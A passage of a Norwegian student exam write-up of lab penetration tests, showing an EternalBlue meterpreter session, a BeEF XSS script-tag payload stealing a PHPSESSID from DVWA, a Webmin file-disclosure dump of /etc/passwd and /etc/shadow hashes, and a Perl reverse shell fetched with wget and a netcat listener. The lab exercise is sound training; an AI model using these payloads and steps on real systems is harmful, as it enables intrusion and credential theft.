
C:\Users\Administrator\Desktop>exit
exit
meterpreter > ls
Listing: C:\Users\Administrator\Desktop

Mode                Size      Type      Last modified      Name
----                -
100666/rw-rw-rw-    282     fil      2023-09-15 10:40:39 -0400  desktop.ini
100666/rw-rw-rw-     7       fil      2023-12-12 11:45:58 -0500  havebeenpwned.txt

meterpreter > cat havebeenpwned.txt
2087
meterpreter >

```


Jeg logger meg inn på Windows VM og åpner tekstfilen på skrivebordet og får opp kandidatnummeret.



Oppgaven ble utført med hjelp av syntakser og veiledning fra:

OTW (2017, 13. Juni) Metasploit Basics, Part 8: Exploitation with EternalBlue.
hackers-arise. <https://www.hackers-arise.com/post/2017/06/12/metasploit-basics-part-8-exploitation-with-eternalblue>

Oppgave 6 – XSS angrep med BeEF

Jeg starter med å navigere meg til /home/kali/beef

Her endrer jeg hook_file elementet i config.yaml med nano til kandidatnummer.

```
# Hook
hook_file: "/2087.js" [d(0)]
hook_session_name: "BEEFHOOK"
```

Vi kan nå kjøre BeEF med kommandoen: `./beef`

Her får vi oppgitt vår Hook URL som vi skal injecte i en sårbar nettside.



```
(kali㉿kali)-[~/beef]
$ pwd
/home/kali/beef


(kali㉿kali)-[~/beef]
$ nano config.yaml

(kali㉿kali)-[~/beef]
$ ./beef
[11:07:51][*] Browser Exploitation Framework (BeEF) 0.5.4.0
[11:07:51] | Twit: @beefproject
[11:07:51] | Site: https://beefproject.com
[11:07:51] | Blog: http://blog.beefproject.com
[11:07:51] | Wiki: https://github.com/beefproject/beef/wiki
[11:07:51][*] Project Creator: Wade Alcorn (@WadeAlcorn)
-- migration_context(nil)
   → 0.0042s
[11:07:51][*] BeEF is loading. Wait a few seconds ...
[11:07:52][*] 8 extensions enabled:
[11:07:52] | XSSRays
[11:07:52] | Social Engineering
[11:07:52] | Requester
[11:07:52] | Proxy
[11:07:52] | Network
[11:07:52] | Events
[11:07:52] | Demos
[11:07:52] | Admin UI
[11:07:52][*] 303 modules enabled.
[11:07:52][*] 3 network interfaces were detected.
[11:07:52][*] running on network interface: 127.0.0.1
[11:07:52] | Hook URL: http://127.0.0.1:3000/2087.js
[11:07:52] | UI URL: http://127.0.0.1:3000/ui/panel
[11:07:52][*] running on network interface: 192.168.44.141
[11:07:52] | Hook URL: http://192.168.44.141:3000/2087.js
[11:07:52] | UI URL: http://192.168.44.141:3000/ui/panel
[11:07:52][*] running on network interface: 192.168.44.140
[11:07:52] | Hook URL: http://192.168.44.140:3000/2087.js
[11:07:52] | UI URL: http://192.168.44.140:3000/ui/panel
[11:07:52][*] RESTful API key: 2bf8e7cc52aa190fa452714fd1c98dd9ac46d14e
[11:07:52][!] [GeoIP] Could not find MaxMind GeoIP database: '/usr/share/GeoIP/GeoLite2-City.mmdb'
[11:07:52][*] HTTP Proxy: http://127.0.0.1:6789
[11:07:52][*] BeEF server started (press control+c to stop)
```

Nå som BeEF kjører navigerer vi oss til brukergrensesnittet (GUI) og logger inn på:


<http://127.0.0.1:3000/ui/authentication>







Vi nå som vi er logget inn, og har vår injection URL tilgjengelig navigerer vi til DVWA sin nettside for Reflected Cross Site Scripting. Vi legger inn følgende kommando:

```
<script src="http://192.168.44.141:3000/2087.js"></script>#
```



Dette fører til at BeEF får opp URL til DVWA under Hooked Browsers.





Om vi trykker på IP adressen til nettleseren vi hooket, kan vi lese av diverse detaljer. Her får vi opplyst PHPSESSIDen til offeret:

PHPSESSID=kbonhl62mkfjmonchopp0il2p3;

Oppgave 7 – pwn 2 root; Shellshock

Vi starter med å lete etter IP adressen til pWnOS, da vi ikke har mulighet til å logge inn på denne. Starter med å kjøre kommandoen:


```
> sudo netdiscover -i eth0 -f
```

Vi får opp følgende 192.168.44.1/254. Derfor kjører vi en nmap mot dette denne IPen for å finne ut hvilken som tilhører pWnOS. Vi kjører følgende:

```
> nmap -sn 192.168.44.1/24
```

Nå får vi opp 192.168.44.152, som er pWnOS. Denne skanner vi ytterligere for å finne hva som kjører over hvilke porter. Vi bruker følgende:

```
> nmap -p- -v -T4 192.168.44.152 -oN pwnosnmap.txt
```




```
(kali@kali)-[~]
└─$ nmap -p- -v -T4 192.168.44.152 -oN pwnosnmap.txt
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-14 06:10 EST
Initiating Ping Scan at 06:10
Scanning 192.168.44.152 [2 ports]
Completed Ping Scan at 06:10, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 06:10
Completed Parallel DNS resolution of 1 host. at 06:10, 13.00s elapsed
Initiating Connect Scan at 06:10
Scanning 192.168.44.152 [65535 ports]
Discovered open port 22/tcp on 192.168.44.152
Discovered open port 80/tcp on 192.168.44.152
Discovered open port 139/tcp on 192.168.44.152
Discovered open port 445/tcp on 192.168.44.152
Discovered open port 10000/tcp on 192.168.44.152
Completed Connect Scan at 06:11, 2.71s elapsed (65535 total ports)
Nmap scan report for 192.168.44.152
Host is up (0.0018s latency).
Not shown: 65530 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
10000/tcp open  snet-sensor-mgmt

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 15.74 seconds
```

```
(kali@kali)-[~]
└─$ nmap -sn 192.168.44.1/24
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-14 06:04 EST
Nmap scan report for 192.168.44.140
Host is up (0.000063s latency).
Nmap scan report for 192.168.44.141
Host is up (0.000053s latency).
Nmap scan report for 192.168.44.152
Host is up (0.0038s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 23.75 seconds
```

Vi ser at pWnOS har en uvanlig port åpen, port 10000. Denne er interessant, og vi skanner videre med sårbarhetsscript i nmap.

```
> nmap -p 10000 --script=vuln 192.168.44.152
```




```
PORT      STATE SERVICE
10000/tcp open  snet-sensor-mgmt
| http-vuln-cve2006-3392:
|   VULNERABLE:
|     Webmin File Disclosure
|       State: VULNERABLE (Exploitable)
|       IDs: CVE:CVE-2006-3392
|       Webmin before 1.290 and Usermin before 1.220 calls the simplify_path function before decoding HTML.
|       This allows arbitrary files to be read, without requiring authentication, using "..%01" sequences
|       to bypass the removal of "../" directory traversal sequences.
|
|       Disclosure date: 2006-06-29
|       References:
|         http://www.rapid7.com/db/modules/auxiliary/admin/webmin/file_disclosure
|         https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-3392
|         http://www.exploit-db.com/exploits/1997/
|_

Nmap done: 1 IP address (1 host up) scanned in 16.69 seconds
```

Her ser vi at det er mulig at Webmin som kjører på port 10000 er sårbar ovenfor file disclosure.

Siden vi vet det kjører en Webmin server på port 10000 som er sårbar ovenfor file_disclosure kan vi prøve metasploit for å hente ut mer informasjon. Vi åpner msfconsole og gjør følgende:

- > msf6 > use auxiliary/admin/webmin/file_disclosure
- > set RHOST 192.168.44.152
- > exploit



```
msf6 > use auxiliary/admin/webmin/file_disclosure
msf6 auxiliary(admin/webmin/file_disclosure) > set RHOST 192.168.44.152
RHOST => 192.168.44.152
msf6 auxiliary(admin/webmin/file_disclosure) > exploit
[*] Running module against 192.168.44.152

[*] Attempting to retrieve /etc/passwd...
[*] The server returned: 200 Document follows
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
dhcp:x:100:101::/nonexistent:/bin/false
syslog:x:101:102::/home/syslog:/bin/false
klog:x:102:103::/home/klog:/bin/false
mysql:x:103:107:MySQL Server,,,:/var/lib/mysql:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
vmware:x:1000:1000:vmware,,,:/home/vmware:/bin/bash
obama:x:1001:1001::/home/obama:/bin/bash
osama:x:1002:1002::/home/osama:/bin/bash
yomama:x:1003:1003::/home/yomama:/bin/bash
[*] Auxiliary module execution completed
msf6 auxiliary(admin/webmin/file_disclosure) >
```

Her får vi litt informasjon om litt forskjellige brukere. Vi leter litt dypere og ser om muligens /etc/shadow filen kan skrives ut.

Vi kjører følgende kommando:

- > set RPATH /etc/shadow
- > exploit

```
[*] Auxiliary module execution completed
msf6 auxiliary(admin/webmin/file_disclosure) > set RPATH /etc/shadow
RPATH => /etc/shadow
msf6 auxiliary(admin/webmin/file_disclosure) > exploit
[*] Running module against 192.168.44.152

[*] Attempting to retrieve /etc/shadow...
[*] The server returned: 200 Document follows
root:$1$LKr09Q3N$EBgJhPZFHiKXtK0QRqeSm/:14041:0:99999:7:::
daemon*:14040:0:99999:7:::
bin*:14040:0:99999:7:::
sys*:14040:0:99999:7:::
sync*:14040:0:99999:7:::
games*:14040:0:99999:7:::
man*:14040:0:99999:7:::
lp*:14040:0:99999:7:::
mail*:14040:0:99999:7:::
news*:14040:0:99999:7:::
uucp*:14040:0:99999:7:::
proxy*:14040:0:99999:7:::
www-data*:14040:0:99999:7:::
backup*:14040:0:99999:7:::
list*:14040:0:99999:7:::
irc*:14040:0:99999:7:::
gnats*:14040:0:99999:7:::
nobody*:14040:0:99999:7:::
dhcp!:14040:0:99999:7:::
syslog!:14040:0:99999:7:::
klog!:14040:0:99999:7:::
mysql!:14040:0:99999:7:::
vmware:$1$7nwi9F/D$AkdCc02UfsCOM0IC8BYBb/:14042:0:99999:7:::
obama:$1$hvDHcCfx$Pj78hUduionhij9q9JrtA0:14041:0:99999:7:::
osama:$1$Kqiv9qBp$eJg2uGCr0HoXGq0h5ehwe.:14041:0:99999:7:::
yomama:$1$tI4FJ.kP$wgDmweY9SAzJZYqW76oDA.:14041:0:99999:7:::
[*] Auxiliary module execution completed
msf6 auxiliary(admin/webmin/file_disclosure) >
```


Nå fikk vi ut /etc/shadow filen med brukernavn og MD5Hasher. Disse hashene kunne vi knakket med John the Ripper, men vi har fått oppgitt passordet til brukeren vmware, h4ckm3, så jeg bruker dette for å spare tid. :)

Ettersom vi får feilmelding når vi forsøker ssh, grunnet «no matching host key type found» legger inn følgende i ssh_config filen. Disse går jeg inn og fjerner når tasken er slutt.

```
(kali@kali)-[~/exam2023]
$ nano /etc/ssh/ssh_config

# UserKnownHostsFile ~/.ssh/known_hosts.d/%k
SendEnv LANG LC_*
HashKnownHosts yes
GSSAPIAuthentication yes
HostKeyAlgorithms ssh-rsa
PubkeyAcceptedKeyTypes ssh-rsa
```

Nå skal ssh vmware@192.168.44.152 fungere.



```
(kali@kali)-[~]
$ ssh vmware@192.168.44.152
/etc/ssh/ssh_config: line 54: Bad configuration option: hostkeyalgorithms
/etc/ssh/ssh_config: terminating, 1 bad configuration options

(kali@kali)-[~]
$ ssh vmware@192.168.44.152
The authenticity of host '192.168.44.152 (192.168.44.152)' can't be established.
RSA key fingerprint is SHA256:+C7UA7dQ1B/8zVWHRBD7KeNNfjuSBrtQBMZGd6qoR9w.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.44.152' (RSA) to the list of known hosts.
vmware@192.168.44.152's password:
Linux ubuntuvm 2.6.22-14-server #1 SMP Sun Oct 14 23:34:23 GMT 2007 i686

The programs included with the Ubuntu system are free software; the copyright
belongs to their respective authors. We make them available under the GNU GPL
with the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
Last login: Fri Jun 20 14:35:37 2008
vmware@ubuntuvm:~$
```

Nå som vi er inne i vmware brukeren ønsker vi å opprette en .cgi fil. Perl scriptet jeg ønsker å bruke finnes allerede default i Kali. Jeg kopierer den til arbeidsfolderen for denne eksamenen og gir den et navn som er raskere å skrive og filtypen .cgi.




```
(kali@kali)-[~/exam2023]
$ pwd
/home/kali/exam2023

(kali@kali)-[~/exam2023]
$ cp /usr/share/webshells/perl/perl-reverse-shell.pl /home/kali/exam2023/shell.cgi

(kali@kali)-[~/exam2023]
$ ls
crack.txt  shell.cgi


(kali@kali)-[~/exam2023]
$ mousepad shell.cgi
```

Jeg bruker mousepad for å få opp en texteditor for å endre «my \$ip» og «my \$port» verdiene til Kali og port 443, slik.



```
43
44 # Where to send the reverse shell.  Change these.
45 my $ip = '192.168.44.140';
46 my $port = 443;
47
```

Deretter hoster jeg en simpel http server med python slik at vi kan kopiere over .cgi filen.



```
(kali@kali)-[~/exam2023]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```


Nå kan vi enkelt hente shell.cgi filen med wget fra Kali maskinen vår og gi den muligheter til å kjøre med chmod 777.

```
vmware@ubuntuvm:~$ wget http://192.168.44.140:8000/shell.cgi
--22:50:03-- http://192.168.44.140:8000/shell.cgi
=> `shell.cgi'
Connecting to 192.168.44.140:8000 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3,716 (3.6K) [application/octet-stream]
100%[=====] 3,716 --.-K/s
22:50:03 (847.20 MB/s) - `shell.cgi' saved [3716/3716]


vmware@ubuntuvm:~$ ls
shell.cgi
vmware@ubuntuvm:~$ chmod 777 shell.cgi
vmware@ubuntuvm:~$
```

Nå som vi har plantet reverse shelllet vårt, setter vi opp en NetCat som skal lytte på port 443, for å fange opp når vi kaller scriptet.

```
(kali㉿kali)-[~/exam2023]
$ nc -nlvp 443
listening on [any] 443 ...
```

